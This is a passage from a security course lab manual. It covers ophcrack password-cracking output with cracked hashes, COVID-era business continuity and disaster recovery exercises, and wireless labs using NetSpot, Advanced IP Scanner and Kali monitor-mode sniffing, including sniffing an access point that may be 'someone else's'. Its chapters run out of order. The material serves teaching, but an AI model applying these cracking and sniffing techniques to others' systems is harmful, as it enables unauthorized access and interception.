e. You can watch the progress by expanding Vista free and Vista probabilistic free in the lower pane, and eventually see the cracked passwords in the upper pane, as shown in Figure 11-14.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Beatles		5be2f274f2f80c5d4d0c597f023f4f61			csec
StarWars		b7c899154197e8a2a33121d76a240ab5			bob

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	
Vista probabilistic free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	

Preload: done Brute force: done Pwd found: 2/2 Time elapsed: 0h 0m 4s

FIGURE 11-14 ophcrack in action

Lab Analysis

1. What is a dictionary attack?

2. What is a brute force attack?

3. What is a rainbow table attack?

4. Why should passwords always be stored in hashed format?

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

John the Ripper

Mimikatz

ophcrack

rockyou

SAM

salt

shadow

1. The use of _____________ nullifies any rainbow table instantly.
2. Windows hashes are stored in the _____________ file.
3. The Linux /etc/_____________ file contains password hashes.
4. One of the most renowned wordlists is _____________.txt.
5. A common hacking tool, used in the wild, is known as _____________.

6. Dictionary attacks and brute force attacks can be done with a Linux tool known as _____________.

7. Rainbow table attacks can be done with a Windows tool known as _____________.

Chapter 21
Business Continuity, Disaster Recovery, and Change Management

Lab Exercises

The National Institute of Standards and Technology (NIST) defines *business continuity plan (BCP)* as follows (https://csrc.nist.gov/glossary/term/business_continuity_plan):

> The documentation of a predetermined set of instructions or procedures that describe how an organization’s mission/business processes will be sustained during and after a significant disruption.

NIST defines *disaster recovery plan (DRP)* as follows (https://csrc.nist.gov/glossary/term/disaster_recovery_plan):

> A written plan for processing critical applications in the event of a major hardware or software failure or destruction of facilities.

> A written plan for recovering one or more information systems at an alternate facility in response to a major hardware or software failure or destruction of facilities.

> Management policy and procedures used to guide an enterprise response to a major loss of enterprise capability or damage to its facilities. The DRP is the second plan needed by the enterprise risk managers and is used when the enterprise must recover (at its original facilities) from a loss of capability over a period of hours or days. See continuity of operations plan (COOP) and contingency plan.

Change management includes processes, tools, and techniques that help employees accept and implement changes to help an organization succeed and achieve milestones, outcomes, and goals. Change management defines how changes are made as well as how they are reported, documented, reviewed, and approved.

⏱ **2.5 HOURS**

Lab Exercise 21.01: Business Continuity

Imagine an organization without a BCP, or even an organization with a BCP that hasn’t been recently reviewed. When a significant disruption strikes, what will happen to such organizations? How might they react? How will mission-critical operations and essential business functions continue if they haven’t been even identified? If they have been identified, but not addressed with a plan of action, is that any different?

Traditionally, BCPs have been used for threats such as hurricanes, tornadoes, floods, fires, and earthquakes that could cause significant physical damage to specific geographical areas during certain timeframes. The COVID-19 pandemic presents new, unique, and unforeseen twists to BCPs. With a pandemic, business can be affected at varying levels, in multiple locations, and at different timeframes.

A black swan event refers to an extremely rare situation that can have severe impacts, which seem obvious in hindsight. COVID-19 certainly fits the bill. Organizations that don’t have a BCP to guide them during an event like the COVID-19 pandemic or organizations that have a BCP without anything dealing with pandemic scenarios are ill-equipped to keep the business going, and they must act immediately to develop a BCP.

Learning Objectives

In this lab exercise, you'll explore business continuity. At the end of this lab exercise, you'll be able to

- Understand how business continuity relates to the COVID-19 pandemic
- Understand how a lack of a BCP could be harmful, especially during the COVID-19 pandemic
- Understand what should go into a BCP, especially for pandemic situations

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

You're going to watch a couple of very interesting webinars relating the COVID-19 pandemic to business continuity. Watch carefully, and take notes. After watching, you will write a summary of what you learned from each webinar.

1b

Step 1 The first webinar comes from PECB Group, Inc., which, per https://pecb.com/en/about, "is a certification body which provides education and certification under ISO/IEC 17024 for individuals on a wide range of disciplines."

This video shows how business continuity planning can help manage business operational disruptions related to COVID-19.

a. Watch the webinar, titled “Business Continuity Planning During and After the Coronavirus (COVID-19) Pandemic” (given on May 13, 2020), at https://youtu.be/4_0vHEbSlHg.

b. Write a page summarizing the most important lessons and relating what was said to what you experienced during the same time.

2b

Step 2 The second webinar comes from IT Governance, described at www.itgovernance.co.uk/about as follows:

> IT Governance is a leading global provider of cyber risk and privacy management solutions, with a special focus on cyber resilience, data protection, PCI DSS, ISO 27001 and cyber security.

This video shows how much more important business resilience has become during the COVID-19 lockdown.

a. Watch the webinar, titled “Business Continuity and the COVID-19 Pandemic Threat” (given on May 21, 2020), at https://youtu.be/6SVoez--zq4.

b. Write a page summarizing the most important lessons and relating what was said to what you experienced during the same time.

60 MINUTES

Lab Exercise 21.02: Disaster Recovery

DRPs, like BCPs, have a new set of nuances related to the COVID-19 pandemic. In the past, cold sites, warm sites, and hot sites were often part of the initial discussion of DRPs. As the COVID-19 pandemic played out, companies turned the actual homes of their employees into their cold sites, warm sites, and hot sites. Unlike the traditional alternate locations, employees don’t have the security mechanisms, software updates, and technology found at the traditional alternate sites.

Furthermore, should employees be required to come into the office on certain days or for certain events? What safety protocols need to be in place if employees come in? Should meetings be virtual? What do the employees working from home wear during video meetings to uphold the professional appearance of the company? What if privacy issues require the camera to be off? If employees are working from home, how should they handle potential distractions like family members and pets? What if employees have children whose school is now virtual? Should these employees always work from home?

These questions, and more, should be covered by a DRP, which should outline the priority and order of restoration. In a disaster, knowing what to work on first should be defined in the DRP, which should be based on the priorities and needs of the organization.

Learning Objectives

In this lab exercise, you'll explore disaster recovery. At the end of this lab exercise, you'll be able to

- Understand how disaster recovery relates to the COVID-19 pandemic
- Understand how a lack of a DRP could be harmful, especially during the COVID-19 pandemic
- Understand what should go into a DRP, especially for pandemic situations

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

You're going to watch a very interesting webcast relating the COVID-19 pandemic to disaster recovery. Watch carefully, and take notes. After watching, you will write a summary of what you learned from the webcast.

1b

Step 1 This webcast comes from IDG TECHtalk, which is described at www.cio.com/article/3542608/introducing-the-idg-tech-talk-community.html as follows:

> At IDG, we work hard to bring you a range of premier content and websites and strive to stay in touch with the changing needs of our audience. As we've learned over the past several months, staying connected seems more important than ever.

This video shows how IT teams can apply lessons learned from working from home during the COVID-19 pandemic to a disaster recovery plan.

a. Watch the webcast, titled "How to create a pandemic disaster recovery plan" (posted on April 15, 2020), at https://youtu.be/Yf6xdPLO_bo.

b. Write a page summarizing the most important lessons and relating what was said to what you experienced during the same time.

2.5 HOURS

Lab Exercise 21.03: Change Management

Change management has been a moving target since the COVID-19 pandemic began. Unlike traditional change management of the past, it seems that due to the COVID-19 pandemic, continuous change is something that will be with us for a very long time—maybe forever. Furthermore, certain change management implementations due to the pandemic were done for adjusting to the new normal, and not meant to be carried over once the pandemic subsided. However, organizations are seeing benefits with many of the changes that were made, and they are likely to keep these changes in effect even after the pandemic ends.

Learning Objectives

In this lab exercise, you'll explore change management. At the end of this lab

exercise, you’ll be able to

- Understand how change management relates to the COVID-19 pandemic
- Understand how a lack of a change management plan could be harmful, especially during the COVID-19 pandemic
- Understand what should go into a change management plan, especially for pandemic situations

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

You’re going to watch a couple of very interesting webinars relating the COVID-19 pandemic to change management. Watch carefully, and take notes. After watching, you will write a summary of what you learned from each webinar.

1b

Step 1 The first webinar comes from Panorama Consulting Group, which is described at www.panorama-consulting.com as follows:

> 100% independent of enterprise resource planning [ERP] software vendor affiliation, Panorama offers a phased and integrated approach to strategy alignment and execution, enabling each client to achieve their unique vision. We offer the flexibility of either a top-down strategic approach, or a bottom-up tactical approach to our clients’ projects, depending on each client’s unique business transformation objectives.

This video shows change management tips to keep employees positive and productive in spite of significant organizational and global changes during

COVID-19.

a. Watch the webinar, titled “The Role of Organizational Change Management During COVID-19” (posted on June 3, 2020), at https://youtu.be/2BVu6sp0LqM.

b. Write a page summarizing the most important lessons and relating what was said to what you experienced during the same time.

2b

Step 2 The second webinar comes from the Halifax Chamber of Commerce, described at https://halifaxchamber.com/about-the-chamber as follows:

> The Halifax Chamber of Commerce is a business advocacy organization committed to creating value and prosperity for its members. The Chamber provides the services its members need while advocating for the conditions to enhance private sector growth.
>
> Together, the 1,700+ member businesses and their over 65,000 employees act as a single, powerful voice through the Chamber to promote local business interests. The volunteer board of directors and Chamber staff undertake initiatives by request of, and on behalf of our diverse membership.
>
> To do this, we’ve tailored programs, expanded our Member to Member Marketplace and created connections. We also help our members grow through programs, new strategies and help expand their influence with policymakers.

This video shows how change management now looks in the new world due to COVID-19.

a. Watch the webinar, titled “Navigating COVID-19: Change Management for the New World” (posted on May 29, 2020), at https://youtu.be/WBolxSy7rBQ.

b. Write a page summarizing the most important lessons and relating what was said to what you experienced during the same time.

Lab Analysis

1. How is business continuity different in a COVID-19 world?

   ____

   ____

2. How is disaster recovery different in a COVID-19 world?

   ____

   ____

3. How is change management different in a COVID-19 world?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

business continuity

change management

disaster recovery

1. Proper usage of _____________ helps an organization succeed and achieve milestones, outcomes, and goals when things deviate.
2. To ensure that mission/business processes will be sustained during and after a significant disruption, organizations must have a plan for __________________.
3. To guide an enterprise response to a major loss of enterprise capability or damage to its facilities, organizations turn to a plan for __________________.

Chapter 12
Wireless Security and Mobile Devices

Lab Exercises

When you walk down the street or hallway, do you hear other people talking? Do you try to listen in to any of those conversations? Do those people know you are listening to them? Is that illegal?

I've personally heard people in hallways actually shouting on a cell phone, "Well, you need to sign in first. You can use my account. My username is *x* and my password is *y*" (where *x* and *y* are the actual credentials). I've even heard people, very loudly, say their Social Security numbers on cell phone calls. I am continually floored each time I hear people almost yelling their sensitive information into their phones—within earshot of others!

Similar questions about legality have been tossed around for many years regarding Wi-Fi traffic. The latest news to come out regarding that goes all the way back to 2010, 2012, and 2014.

- This 5/17/10 article explains how Google admits that its Street View cars collected actual data from unencrypted Wi-Fi networks by accident, instead of just collecting intended network names and router MAC addresses: https://www.infosecurity-magazine.com/news/google-says-street-view-cars-collected-wifi-data-9499/

- This 7/1/11 article explains how a federal judge denied Google's request to dismiss the class-action lawsuit against them, claiming they violated the Federal Wiretap Act by collecting unencrypted Wi-Fi data: https://www.infosecurity-magazine.com/news/federal-judge-rejects-googles-motion-to-dismiss/
- In this 7/1/11 article, "Ms. Smith" explains more about the decision to allow a lawsuit against Google to continue: https://www.csoonline.com/article/2220115/sniffing-open-wifi-may-be-wiretapping-judge-tells-google.html
- In this 4/16/12 article, David Goldman explains that Google was fined $25,000 for obstructing a federal regulator's investigation into the interception of unencrypted Wi-Fi traffic: https://money.cnn.com/2012/04/16/technology/google-fcc/index.htm
- In this 4/27/12 article, David Kravets explains that the Justice Department cleared Google of claims that it illegally intercepted unencrypted Wi-Fi traffic: https://www.wired.com/2012/04/doj-google-streetview/
- In this 9/7/12 article, Timothy B. Lee explains how a federal judge handed down a ruling that if you intercept unencrypted Wi-Fi traffic, that does not constitute a violation of wiretapping. Innovatio IP Ventures wanted a preliminary ruling to allow them to intercept Wi-Fi traffic to prove that certain businesses offering public Wi-Fi infringed on its patents. The ruling is the opposite of a 2011 pronouncement against Google, related to Google's Street View cars capturing of Wi-Fi traffic from all around the United States. https://arstechnica.com/tech-policy/2012/09/sniffing-open-wifi-networks-is-not-wiretapping-judge-says/
- In this 9/17/12 article related to the same case, Kent Lawson explains that there is no expectation of privacy or legal claims for anyone not

encrypting any form of network communications: https://blog.privatewifi.com/federal-judge-rules-that-wifi-sniffing-is-perfectly-legal/

- In this 4/1/14 article, David Kravets explains how Google is trying to get the Supreme Court to reverse their decision, claiming that intercepting unencrypted Wi-Fi traffic is legal: https://arstechnica.com/tech-policy/2014/04/google-tells-supreme-court-its-legal-to-packet-sniff-open-wi-fi-networks/
- In this 6/30/14 article, Lawrence Hurley explains how the Supreme Court rejected Google’s appeal: https://www.reuters.com/article/us-usa-court-privacy/u-s-top-court-rejects-google-bid-to-drop-street-view-privacy-case-idUSKBN0F51E520140630
- In this PDF version of a PowerPoint presentation that explores the legalities of public Wi-Fi sniffing for security researchers and educators, Simson L. Garfinkel and Michael McCarrin advise on Slide #53, “Don’t tell students to sniff in the wild!” and on Slide #59, “For now—try to avoid sniffing in the 9th Circuit”: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.663.1549&rep=rep1&type=pdf

⏱ **30 MINUTES**

Lab Exercise 12.01: Wireless Network and Device Detection

For the networks and devices under your control, understanding as much as you can about the wireless network traffic and devices sending and receiving packets has never been in question. You need to be fully aware of all traffic on networks you control to know what might be lurking or attacking. That’s perfectly legal!

On your home network, it’s important to be aware of all the devices sending and receiving wireless traffic. If you’re an administrator or engineer at a company, the same applies. Network monitoring is mandatory for cybersecurity.

Learning Objectives

In this lab exercise, you’ll explore wireless network signals. At the end of this lab exercise, you’ll be able to

- Understand how easily wireless networks can be detected
- Understand how much information about wireless networks can easily be detected
- Understand how easily wireless devices can be detected
- Understand how much information about wireless devices can easily be detected

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A Windows 10 host machine with an Internet connection
- A wireless network interface card (NIC) connected to a Wi-Fi network
- A wireless access point (WAP), also known as just an access point (AP)

Let’s Do This!

You’re about to download and install two programs. Make sure you’re connected to a Wi-Fi network before continuing.

📷 **1b, 1c.** Feel free to crop or redact any portion of the screenshots for privacy.

⌨ **1d**

Step 1 On your Windows 10 machine, download and install NetSpot. The following description is from www.netspotapp.com:

> NetSpot is the only professional app for wireless site surveys, Wi-Fi analysis, and troubleshooting on Mac OS X and Windows. It’s a FREE Wi-Fi analyzer. No need to be a network expert to improve your home or office Wi-Fi today! All you need is your MacBook running Mac OS X 10.10+ or any laptop with Windows 7/8/10 on board and NetSpot which works over any 802.11 network.

a. Go to www.netspotapp.com.

Click the Get NetSpot button.

In the NetSpot FREE edition section, click the Download Now button.


The executable will download to your Downloads folder. Click it to run the executable and install NetSpot.

Click the blue Install Now button to begin the installation.

Click the Launch button when the installation is complete.

Click the Continue button on the bottom left to keep using the free version.

b. While the operating system can give you basic and limited information about wireless networks you’re in range of, with the Discover tab selected, you’ll see information in the following categories: SSID, BSSID, Graph, Signal, %, Min, Max, Average, Level, Band, Channel, Width, Vendor, Security, Mode, and Last Seen. Figure 12-1 shows NetSpot in action.



NetSpot - Discover

■	SSID	BSSID	Alias	Graph	Signal	%	Min.	Max.	Average	Level	Band	Channel	Width	Vendor	Security	Mode	Last seen
☑	[Hidden SSID]	[redacted]			-83	15	-83	-79	-83		2.4	5	20	-	WPA2 Personal	ac	now
☑	[redacted]	[redacted]			-	-	-96	-83	-83		2.4	6	20	Apple	WPA2 Personal	n	50 s ago
☑	[redacted]	[redacted]			-83	15	-96	-83	-83		2.4	8	20	ASUSTek	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-83	15	-96	-83	-83		2.4	11 - 1	40	-	Open	n	now
☑	[redacted]	[redacted]			-	-	-96	-83	-83		2.4	11 - 1	40	Belkin	WPA2 Personal	n	11 m 14 s ago
☑	[redacted]	[redacted]			-60	42	-63	-58	-60		2.4	11	20	Cisco-Linksys	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-78	21	-79	-73	-77		5	149 + 1	40	Cisco-Linksys	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-83	15	-96	-83	-83		2.4	3	20	NETGEAR	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-	-	-96	-79	-81		2.4	6	20	Sagemcom	WPA2 Personal	n	2 m 5 s ago
☑	[redacted]	[redacted]			-59	43	-62	-54	-58		2.4	11	20	NETGEAR	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-82	16	-96	-79	-81		2.4	11	20	TP-LINK	WPA2 Personal	ac	now
☑	[redacted]	[redacted]			-79	20	-96	-79	-79		5	36	80	TP-LINK	WPA2 Personal	ac	now
☐	[redacted]	[redacted]			-83	15	-83	-83	-83		2.4	2	20	ASUSTek	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-83	15	-96	-83	-83		2.4	2	20	ASUSTek	WPA2 Personal	n	now
☑	[redacted]	[redacted]			-	-	-96	-83	-83		2.4	5	20	-	WPA2 Personal	ac	3 m 40 s ago
☑	[redacted]	[redacted]			-	-	-96	-83	-83		2.4	9	20	ASUSTek	WPA2 Personal	n	7 m 28 s ago
☑	[redacted]	[redacted]			-	-	-96	-83	-83		2.4	9	20	ASUSTek	WPA2 Personal	n	2 m 5 s ago

Scan interval: 5 sec


Filter networks: 17 of 17 shown

FIGURE 12-1 NetSpot detecting wireless signals

SSID (service set identifier) is the name of the network. BSSID (basic service set identifier) is the AP's MAC address.

NetSpot provides a great page at www.netspotapp.com/help/terms-definitions/ that contains "All the clever words used in NetSpot and Wi-Fi related science explained." Check it out.

c. If you put a check in the color-coded checkbox in the first column for some or all rows, you can get information comparing those SSIDs to the others by clicking Details on the bottom bar (or by simply double-clicking a row without putting a check in any box). As shown in Figure 12-2, you'll see a new window with the following tabs: Signal (5 min, 30 min, 60 min), Tabular Data, Channels 2.4 GHz, and Channels 5 GHz. The Signal, Channels 2.4 GHz, and Channels 5 GHz tabs will show aggregate information for the SSIDs selected. You can add and remove checks to dynamically change the color-coded output.



● 5 min ○ 30 min ○ 60 min

☑ Enable autoscroll

FIGURE 12-2 Comparing SSIDs in NetSpot

d. How many SSIDs did you discover? Did you have an idea of how many SSIDs you were in range of? How many different vendors were detected? What were the security settings detected for the wireless networks? Was there any information you found extremely interesting?

e. There are more features offered by NetSpot, including a site survey, but they aren’t free. We’re not going to explore these features, but you’re more than welcome to pay for them and go even further.

2c. Feel free to crop or redact any portion of the screenshot for privacy.

2d

Step 2 Download and install Advanced IP Scanner. The following is from www.advanced-ip-scanner.com:

Reliable and free network scanner to analyse LAN. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off. It is easy to use and runs as a portable edition. It should be the first choice for every network admin.

a. Go to www.advanced-ip-scanner.com.

Click the Free Download button.

Run the .exe from Downloads.

Keep English (English) as the default language and click the OK button.

Either keep the radio button for Install selected or click the Run radio button and then click Next.

Click the radio button next to I Accept the Agreement.

Click the Install button.

Click the Finish button.

b. On the IP Address Range bar, just include your subnet range (for example, 192.168.1.1-254) and delete anything else that appears there by default.

c. Click the Scan button.

➜ Cross-Reference

Port scanning is going on behind the scenes, and you'll learn about how that works in great detail, along with some great lab exercises, in Chapter 16.

Wireless devices, as well as wired devices, will be revealed along with metadata, including status, name, IP, manufacturer, MAC address, and comments.

There will be even more information about certain devices. If you see an arrow in the Status column, click it to expand the selection to include services discovered.

d. How many devices were detected? What were some of the manufacturers listed? What services were detected on certain devices? Is there anything extremely interesting that caught your eye?

⏱ **60 MINUTES**

Lab Exercise 12.02: Monitor Mode Sniffing

When a frame enters a NIC, if the destination MAC address is not the NIC's unicast MAC address, a multicast, or a broadcast, the NIC will drop the frame. Promiscuous mode is a mode for a wired or wireless NIC that causes the NIC to pass all traffic it receives up the networking stack on a machine. With promiscuous mode enabled, the NIC will accept and read frames that have unicast addresses other than the NIC's MAC address.

Of course, on a switched network, promiscuous mode is not useful, since a switch will only send frames to ports associated with destination MAC addresses listed in the switch's source address table (SAT), as you saw in Chapter 9. The one exception is an unknown unicast, when a switch doesn't know which port a destination MAC address is associated with. In this case, the switch will flood the frame out of all ports except the port on which the frame originated. Normally, this won't be a problem because every data exchange should be preceded by an ARP request and an ARP reply, which makes the communicating stations known to the switch, before any data is transferred.

On Wi-Fi networks with encryption using WPA2 (Wi-Fi Protected Access 2), by default, packets to or from other hosts will not be able to be decrypted by the NIC and will not be captured. Therefore, promiscuous mode works the same as non-promiscuous mode. On Wi-Fi networks without encryption, promiscuous mode works as it does on wired networks, allowing NICs to read traffic with unicast addresses other than the NIC's MAC address.

Monitor mode, like promiscuous mode, allows a device with a wireless NIC to monitor all traffic received from a wireless network. The difference between monitor mode and promiscuous mode is that monitor mode allows packets to be captured without having to associate with an AP first. Monitor mode only applies to wireless networks (as wired networks don’t have an association process with an AP), while promiscuous mode applies to both wired and wireless networks.

Promiscuous mode on a wireless network is like sitting down with a bunch of people at a table in a restaurant. You can hear conversations between other people at the same table because you’re all sharing a meal together. Monitor mode is like listening to people’s conversations when you walk down the street or a hallway. You have no connection to them, and they have no connection to you.

By default, monitor mode can’t run inside any virtual machine (VM) on any guest operating system. VMs see the virtual NICs as Ethernet adapters and not Wi-Fi adapters. However, monitor mode sniffing on a VM is possible with an external NIC that allows for promiscuous mode and monitor mode, which you’ll be doing in this chapter.

If you have a VM running in bridged mode with its own virtual NIC and MAC address, the hypervisor will inject itself through a device driver and force a wired physical NIC to accept the frame with a VM’s MAC address so it can be sent to the VM. Therefore, even though the destination MAC address belongs to the virtual NIC on the VM and not the physical NIC, the physical NIC is able to accept the frame. The virtual bridge will send the traffic to the VM with the corresponding destination MAC address on its virtual NIC.

Hypervisors need to tweak that behavior for wireless traffic, since many wireless adapters don’t support promiscuous mode and will automatically drop traffic if the destination MAC address is not the MAC address of the physical wireless NIC. All traffic has to use the MAC address of the host’s wireless NIC. The hypervisor needs to replace the VM’s source MAC address of an outgoing frame with the host’s MAC address to make sure the reply will be sent back to the host MAC address and not the guest MAC address.

When the hypervisor sees an incoming packet with a destination IP address that belongs to one of the VM’s virtual NICs, it replaces the destination MAC address of the host NIC in the frame with the VM’s MAC address and then sends the traffic to the VM. Since a Layer 2 ARP frame doesn't have a Layer 3 IP header, the Target IP Address field is parsed by the hypervisor to know which virtual NIC should get the ARP reply. Hypervisors examine ARP and DHCP traffic so they can learn the IP addresses of VMs.

From a cybersecurity perspective, using monitor mode to capture packets from APs can be very helpful in determining if there are rogue APs set up to fool clients into connecting to them, leading to a man-in-the-middle attack. Using the Wireshark packet analyzer, information sent and received by these rogue APs can be analyzed in greater depth, compared to the tools in the previous lab exercise.

Learning Objectives

In this lab exercise, you'll capture packets without even being connected to a Wi-Fi network. At the end of this lab exercise, you'll be able to

- Understand how monitor mode sniffing works
- Understand the dangers of leaving Wi-Fi networks unprotected

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux VM you installed in Chapter 1
- A wireless NIC connected to a Wi-Fi network
- An AP in range, whether it's yours or someone else's
- An external wireless USB NIC that supports monitor mode and packet injection

  I bought the following external wireless USB NIC, which is rated by many as the best one for packet injection (which we'll be doing in the next lab exercise):

  www.amazon.com/Alfa-Long-Range-Dual-Band-Wireless-

External/dp/B00VEEBOPG

However, I’ve actually had more consistent success with packet injection using an older 802.11n external wireless USB NIC from the same company (Alfa):

www.amazon.com/gp/product/B004Y6MIXS

The newer 802.11ac external wireless USB NIC sometimes refuses to work properly. Welcome to the world of Linux drivers, and welcome to the world of wireless sniffing.

Let’s Do This!

Plug your external wireless USB NIC into a USB port and then boot into your Kali Linux VM.

From the VMware Workstation Player menu, click Player, mouse over Removable Devices, mouse over Qualcomm Atheros UB91C, and then click Connect (Disconnect from Host), as shown in Figure 12-3. Click the OK button in the dialog box that pops up.

